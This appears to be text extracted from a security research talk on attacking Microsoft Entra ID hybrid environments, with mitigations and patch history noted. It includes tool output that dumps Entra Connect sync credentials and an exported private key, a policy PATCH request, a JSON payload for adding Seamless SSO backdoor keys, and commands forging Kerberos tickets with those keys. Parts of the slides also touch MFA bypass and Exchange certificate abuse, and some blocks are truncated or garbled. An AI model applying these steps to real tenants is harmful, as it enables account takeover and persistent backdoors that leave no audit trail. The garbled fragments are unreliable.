Convert cloud-only user to hybrid user

- Was possible for any account back in 2018
- Through “soft matching”:
 - Takeover is based on *userPrincipalName* or *proxyAddress* attributes.
 - Create fake user on-prem with same attributes, will be matched to cloud account.
 - After soft matching account is treated as hybrid.
- Solved for Global Administrators
- Never solved for Eligible roles
 - Eligible GA can be taken over.
- Mitigation: block soft matching / hard matching in Entra ID.

Dumping Entra ID connect credentials

```
PS C:\Program Files\Microsoft Azure AD Sync\Bin> .\ADSyncDecrypt.exe
Opening database Data Source=(LocalDB)\.\ADSync2019;Initial Catalog=ADSync;Connect Timeout=30
S-1-5-32-544
Token number is: 1452
Windows ID Name is: NT AUTHORITY\SYSTEM
S-1-5-80-3245704983-3664226991-764670653-2504430226-901976451
Token number is: 1492
Windows ID Name is: NT SERVICE\ADSync
Configuration XML:
<MAConfig>
  <primary_class_mappings>
    <mapping>
      <primary_class>contact</primary_class>
      <oc-value>contact</oc-value>
    </mapping>
  </primary_class_mappings>
  <connectivity" dataType="String">Sync_FAADC_f7a3fd580a78@crosstenantdev.onmicrosoft
  " type="encrypted-string" use="connectivity" dataType="String" encrypted="1"
  ppings /></MAConfig>
Decrypted configuration XML:
<encrypted-attributes>
  <attribute name="Password">w6I8Q~bh0thDHRyQBNhEgGVNqEBZtnQU454/jBbBdWJiqHrU
  xiOu0g2333lkrdpGsRr4pDoUBnW1TEnvIbjKnMJt8d6MTmDUuvKHhgwnhxBOYF0iXTnzb+DE08Rq
  ehWSpPZoBGmiA53UaHjrMUPZ9GmgqGxnt6ZD76xfKc-r</attribute>
</encrypted-attributes>
```



Dumping the certificate with private key

```
PS C:\Users\Administrator\Desktop\adconnectdump> .\ADSyncCertDump.exe 78195CB5E6E1BFE8565F29CDE02C235137CD6EF5 392
87a4-4aaf-b019-a28f89406938 iminyour.cloud
Found certificate: CN=Entra Connect Sync Provisioning
-----BEGIN CERTIFICATE-----
MIIC+jCCAeKgAwIBAgIIedPrErRH0sWDQYJKoZIhvcNAQELBQAwKjEoMCYGA1UEAxMFRW50cmEg
Q29ubmVjdCBTew5jIFByb3Zpc2lvbmluZzAeFw0yNTA1MjkwNZA4MzJaFw0yNTExMjkwNZA4MzJa
MCoxKDAMBgNVBAMTH0Vu
DQEBAQUAA4IBDwAwggEK
5sSCDJMGorWpFTfLAYZZ
9LbphZbwfocY/oCFB8kJ
OMuLWqSPaSSo++XdjaqH
+WKz0Q70agp1odFKAh7w
MBMGA1UdJQQMMAoGCCsG
VM7G/aS7O73RysMPx5F/
I7mkrMV6jJX/D2KrtM3Z
pa4PIpbU7HnUZYBkXUp4
qAUgUicWTgZNDMRfkLEfVJzLk6YE/4bgz13emsqvpLuK5BO8/gHDL5B3sCbCtNDxzOCFgeR/jPwX
2QNncQKkIh6uv+wcX/UHavVlBsa60w+bpg==
-----END CERTIFICATE-----
Found CNG key with name: b15acb37-49e1-4257-931c-97d70aa28eb2
Key Name: 4f529f076fbc6269c552e37ccb33d93d_f98da564-d972-4394-8dd1-84bd831ec517
Provider: Microsoft Software Key Storage Provider
Algorithm Group: RSA
Exporting software based private key
-----BEGIN PRIVATE KEY-----
MIIEVWIBADANBgkqhkiG9w0BAQEFAASCBBkwggSlAgEAAoIBAQDTbLXwZE9H2/oK1fQXzaFmek9g
9aQTSUVXADDLdm1CtafVbFOe5sSCDJMGorWpFTfLAVZZxae6SvYxu4/XcrazkTzkTMVDKnrKEU/K
TqZUPaK00/s1czc
os8dhmpf/DjhULc
mv4idIwBW3FqRSk
h0IZWRtAUhetAgM
Gep7u/mw3id...
```



TPM based private key

```
vj70NrZrhFVFA0ygEIMFeTzfS8KNIstg5MnjkU4eWlk10pYAEUxy81GYl6RHUMNK282acHPcZG2M  
cEf+HhHMP0JC9vVHz2V5E9LtRLca4jBCXQ==  
-----END CERTIFICATE-----  
Found CNG key with name: 0f0159e8-0997-41c0-9898-39040ea23097  
Key Name: C:\WINDOWS\ServiceProfiles\ADSync\AppData\Local\Microsoft\Crypto\PCPKSP\53601a9d6faa53cbea626fa853d8eb58e19eb13c\89ea1b  
09b4f6f787b0.PCPKEY  
Provider: Microsoft Platform Crypto Provider  
Algorithm Group: RSA  
Loading TPM based key for assertion signing  
Authentication assertion for roadtx  
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsInq1dCI6Ii82SnRtX0pHSURQd2FSWUtfbFpjS2dVQWZ6QSJ9.eyJpc3MiOiIzMWY3YTE2ZC05NmRhLTQ5NmEtYjQ2MS05  
QiOiJodHRwczovL2xvZ2luLm1pY3Jvc29mdC9yY5NDUyLCJqdGkiOiIzYTU5NWY3YTE2ZC05NmRhLTQ5NmEtYjQ2MS05Zi1iI  
zQ4NzY5NDUyLCJqdGkiOiIzYTU5NWY3YTE2ZC05NmRhLTQ5NmEtYjQ2MS05R6ThrMF05rqKscVE3e1nXKqiyg9vQdsefd1`  
n-y51-4_7UWfjKgqOqIWAeSe2PqP8sU4Sxa:  
aW810FEBcwB15ve81NfFe_A
```




What's an assertion anyway

- Signed JWT issued by the app

```
{
  "alg": "RS256",
  "typ": "JWT",
  "x5t": "KxoEpHFY6nEws3EbVIZpqAiftYI="
}
{
  "aud": "https://login.microsoftonline.com/iminyour.cloud/oauth2/v2.0/token",
  "exp": "1753209156",
  "iat": "1753208856",
  "iss": "00000002-0000-0ff1-ce00-000000000000",
  "jti": "25e9afa0-72cb-45e4-a262-6fc191e90933",
  "nbf": "1753208856",
  "sub": "00000002-0000-0ff1-ce00-000000000000"
}
```

Expires when exactly?

Claim type	Value	Description
aud	<code>https://login.microsoftonline.com/{tenantId}/oauth2/v2.0/token</code>	The "aud" (audience) claim identifies the recipients that the JWT is intended for (here Microsoft Entra ID) See RFC 7519, Section 4.1.3 . In this case, that recipient is the login server (<code>login.microsoftonline.com</code>).
exp	1601519414	The "exp" (expiration time) claim identifies the expiration time on or after which the JWT must not be accepted for processing. See RFC 7519, Section 4.1.4 . This allows the assertion to be used until then, so keep it short - 5-10 minutes after <code>nbfi</code> at most. Microsoft Entra ID doesn't place restrictions on the <code>exp</code> time currently.



Entra Connect Sync - Entra ID rights

Directory Synchronization Accounts

Do not use. This role is automatically assigned to the Azure AD Connect service, and is not intended or supported for any other use.

microsoft.directory/policies/create	Create policies in Azure AD
microsoft.directory/policies/delete	Delete policies in Azure AD
microsoft.directory/policies/standard/read	Read basic properties on policies
microsoft.directory/policies/owners/read	Read owners of policies
microsoft.directory/policies/policyAppliedTo/read	Read policies.policyAppliedTo property
microsoft.directory/policies/basic/update	Update basic properties on policies
microsoft.directory/policies/owners/update	Update owners of policies

Policies?

Policies – in my favorite Graph API



`graph.microsoft.com`



`graph.windows.net`
`api-version=1.61-internal`

Conditional Access policies

- The policies endpoint contains all Conditional Access policies.
 - Could be modified by the Entra Connect Sync account.
 - Could add exclusions or just disable/delete entire policy
-
- Disclosed in 2019
 - Patched in December 2023

PATCH

<https://graph.windows.net/myorganization/policies/164dff03-108d-4dc6-b74c-b2b8f2d16aa3?api-version=1.61-internal>

Params

Authorization

Headers (10)

Body

Pre-request Script

Tests

Settings

none form-data x-www-form-urlencoded raw binary GraphQL **JSON**

```
1 {
2   ... "objectType": "Policy",
3   ... "objectId": "164dff03-108d-4dc6-b74c-b2b8f2d16aa3",
4   ... "deletionTimestamp": null,
5   ... "displayName": "test CA",
6   ... "keyCredentials": [],
7   ... "policyType": 18,
8   ... "policyDetail": [
9     ... {"Version": 0, "ModifiedDateTime": "2021-02-05T09:49:06.8467396Z", "State": "Enabled", "Conditions": {"Appli
```

Body

Cookies

Headers (18)

Test Results

Pretty

Raw

Preview

Visualize

JSON



```
1 {
2   "odata.error": {
3     "code": "Authorization_RequestDenied",
4     "message": {
5       "lang": "en",
6       "value": "Only confidential first party applications can Update MultiConditionalAccessPolicy objects."
7     },
8     "requestId": "b4e97772-d455-4723-b9b7-d91663a16427",
9     "date": "2025-07-22T18:45:58"
10  }
11 }
```

Other policies

- On-Premise Authentication Flow Policy
- Password Management
- Default Policy (type 24)
- External Identities Policy

Other policies

- On-Premise Authentication Flow Policy
 - Seamless SSO settings and Pass Through Auth config
- Password Management
 - SSPR policy
- Default Policy (type 24)
 - Authentication methods policy
- External Identities Policy
 - B2B collaboration settings

```
{
  "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects/@Element",
  "odata.type": "Microsoft.DirectoryServices.Policy",
  "objectType": "Policy",
  "objectId": "3387eff6-786b-4299-9a5e-08099c15b84d",
  "deletionTimestamp": null,
  "displayName": "On-Premise Authentication Flow Policy",
  "keyCredentials": [
    {
      "customKeyIdentifier": null,
      "endDate": "2124-03-28T14:10:42.4759214Z",
      "keyId": "e9ec2cf7-5e0c-4b12-a4b0-91d0be0e9de9",
      "startDate": "2025-03-28T14:10:42.4759214Z",
      "type": "Symmetric",
      "usage": "Decrypt",
      "value": null
    },
    {
      "customKeyIdentifier": null,
      "endDate": "2124-03-28T14:10:42.4899169Z",
      "keyId": "a985f2ae-ff07-417c-a411-66bc1e3b62aa",
      "startDate": "2025-03-28T14:10:42.4899169Z",
      "type": "Symmetric",
      "usage": "Decrypt",
      "value": null
    }
  ],
}
```

```
{
  "OnPremAuthenticationFlowPolicy": {
    "DesktopSSO": {
      "AreNewSPNsAdded": true,
      "Enabled": true,
      "IsStagedRolloutEnabled": false,
      "Secrets": [
        {
          "Domain": "hybrid.iminyour.cloud",
          "KeyIdentifiers": [
            "e9ec2cf7-5e0c-4b12-a4b0-91d0be0e9de9",
            "a985f2ae-ff07-417c-a411-66bc1e3b62aa",
            "15cd4634-3335-4ea1-b923-d20e0385ef8a",
            "46631f99-7872-4563-b82c-5be57ed1c50d"
          ],
          "KeyInformation": [
            {
              "GroupKeyId": "a3ad103a-f4e4-422a-9eaf-c139b2c781c7",
              "KeyId": "e9ec2cf7-5e0c-4b12-a4b0-91d0be0e9de9",
              "KeyType": 0,
              "Partitions": [
                {
                  "Offset": 0,
                  "PartitionKeyId": "e9ec2cf7-5e0c-4b12-a4b0-91d0be0e9de9"
                }
              ]
            },
            {
              "GroupKeyId": "a3ad103a-f4e4-422a-9eaf-c139b2c781c7",
              "KeyId": "a985f2ae-ff07-417c-a411-66bc1e3b62aa",
              "KeyType": 1,
              "Partitions": [
                {
                  "Offset": 0,
                  "PartitionKeyId": "a985f2ae-ff07-417c-a411-66bc1e3b62aa"
                }
              ]
            }
          ]
        }
      ]
    }
  }
}
```

Seamless SSO configuration

- *keyCredentials* hold the symmetric Kerberos encryption keys.
- 2 per domain (plus old keys if rotated)
- What key format to use? No examples or logging.
- Attempted:
 - 1: NT hash 2: AES256 key
 - 1: plain password 2: salt
 - Combinations switched around + base64 encoding etc
- Combination that worked:
 - Plain password / key in both keys
 - Accepts RC4 encrypted Kerberos SSO ticket

Adding Seamless SSO backdoor keys

- Add our own chosen key to the list.
- Can add keys to existing domain but they will be rotated out or break existing seamless SSO.
- Can also add it to a **.onmicrosoft.com** domain
 - Doesn't make any sense, but works.
 - Can use any key for any domain anyway, so doesn't matter which domain we provision it on.


```
{
  "Domain": "iminyourcloud.onmicrosoft.com",
  "KeyIdentifiers": [
    "13371337-ab99-4d21-9c03-ed4789511d01",
    "13371337-ab99-4d21-9c03-ed4789511d02"
  ],
  "KeysInformation": [
    {
      "GroupKeyId": "2eaf516a-15f5-4131-8815-030edb08fe4f",
      "KeyId": "13371337-ab99-4d21-9c03-ed4789511d01",
      "KeyType": 0,
      "Partitions": [
        {
          "Offset": 0,
          "PartitionKeyId": "13371337-ab99-4d21-9c03-ed4789511d01"
        }
      ]
    },
    {
      "GroupKeyId": "2eaf516a-15f5-4131-8815-030edb08fe4f",
      "KeyId": "13371337-ab99-4d21-9c03-ed4789511d02",
      "KeyType": 1,
      "Partitions": [
        {
          "Offset": 0,
          "PartitionKeyId": "13371337-ab99-4d21-9c03-ed4789511d02"
        }
      ]
    }
  ],
  "Machine": "AZUREADSSOACC"
}
```

Audit logs?

- No

Authenticating with backdoor key

```
(roadtools_hybrid) → roadtools_hybrid git:(main) X ticketer.py -domain hybrid.iminyour.cloud -nt  
hash $redactedkey -spn http/autologon.microsoftazuread-sso.com -domain-sid S-1-5-21-1414223725-18  
88795230-1473887622 -user-id 1107 hybrid >/dev/null 2>&1  
(roadtools_hybrid) → roadtools_hybrid git:(main) X python krbssso.py hybrid.ccache | roadtx desk  
opssso -u hybrid@hybrid.iminyour.cloud --krbtoken stdin -t iminyour.cloud  
Tokens were written to .roadtools_auth
```

- Tools used:
 - Impacket or Rubeus for Kerberos tickets
 - ROADtools hybrid for Kerberos SSO
 - roadtx for authentication



Other policies

- On-Premise Authentication Flow Policy
 - Seamless SSO settings and Pass Through Auth config
- Password Management
 - SSPR policy
- Default Policy (type 24)
 - Authentication methods policy
- External Identities Policy
 - B2B collaboration settings

Authentication Methods

 **Authentication methods | Policies** ...

iminyourcloud - Microsoft Entra ID Security

 Search

× <<









 Add external method (Preview)

 Refresh

 Got feedback?

Manage

 Policies


-  Password protection
-  Registration campaign
-  Authentication strengths
-  Settings
- Monitoring
 -  Activity
 -  User registration details
 -  Registration and reset events
 -  Bulk operation results

Method	Target	Enabled
Built-In		
Passkey (FIDO2)	All users	Yes
Microsoft Authenticator	All users	Yes
SMS		No
Email OTP		No
Certificate-based authentication		No
QR code		No
External (Preview)		
Not a real MFA provider	1 group	Yes

EAM MFA bypass

- We can provision a new EAM by modifying the authentication methods policy.
- We can fake the MFA with roadoidc.
- Logs don't actually tell us anything useful...

▼	TargetResources	[{"id":"8c8fd8dc-b179-480b-90f9-f622e5531d2f","displayName":"Default Poli...	
▼	0	{"id":"8c8fd8dc-b179-480b-90f9-f622e5531d2f","displayName":"Default Policy","type":"Policy","modifiedProperties":{	
	administrativeUnits	[]	
	displayName	Default Policy	
	id	8c8fd8dc-b179-480b-90f9-f622e5531d2f	
	> modifiedProperties	[{"displayName":"Included Updated Properties" "oldValue":null,"newValue":"\\\\"}]	
	type	Policy	




Hardening of Sync account permissions


- In August 2024 Microsoft changed the permissions.
- Sync account no longer has permissions to modify objects via Graph APIs.
- Techniques remain valid for post-compromise backdoors.

Directory Synchronization Accounts

Do not use. This role is automatically assigned to the Microsoft Entra Connect service, and is not intended or supported for any other use.

 Expand table

Actions	Description
microsoft.directory/onPremisesSynchronization/standard/read	Read standard on-premises directory synchronization information



Exchange hybrid

Exchange hybrid on-prem = Exchange online

Exchange online = Global Admin

Exchange hybrid

- Exchange on-prem has a certificate credential that is used to authenticate to Exchange online and used to allow OAuth in hybrid scenarios.
- Is configured on the Exchange online service principal.
- Can be used for OAuth2 client credentials flow to get tokens as Exchange online.




Exporting the certificate

certlm - [Certificates - Local Computer\Personal\Certificates]

File Action View Help

← → ↻ ⌂ ✂ 📄 ✖ 📄 📄 ? 📄

Certificates - Local Computer	Issued To	Issued By	Expiration Date	Intended Purposes	Friendly Name	Status	Certificate Tem...
Personal	ff2872fe-c191-4d73-bc84-2b2b341cd6f1	MS-Organization-P2P-Access [2025]	7/15/2025	Server Authentication	<None>		
Certificates	ff2872fe-c191-4d73-bc84-2b2b341cd6f1	MS-Organization-Access	7/5/2034	Client Authentication	<None>		
Trusted Root Certification Aut	Hybrid-Exchange	Hybrid-Exchange	7/5/2029	Server Authentication	Microsoft Exchange		
Enterprise Trust	Microsoft Exchange Server Auth Certificate	Microsoft Exchange Server Auth C...	6/9/2029	Server Authentication	Microsoft Exchange ...		
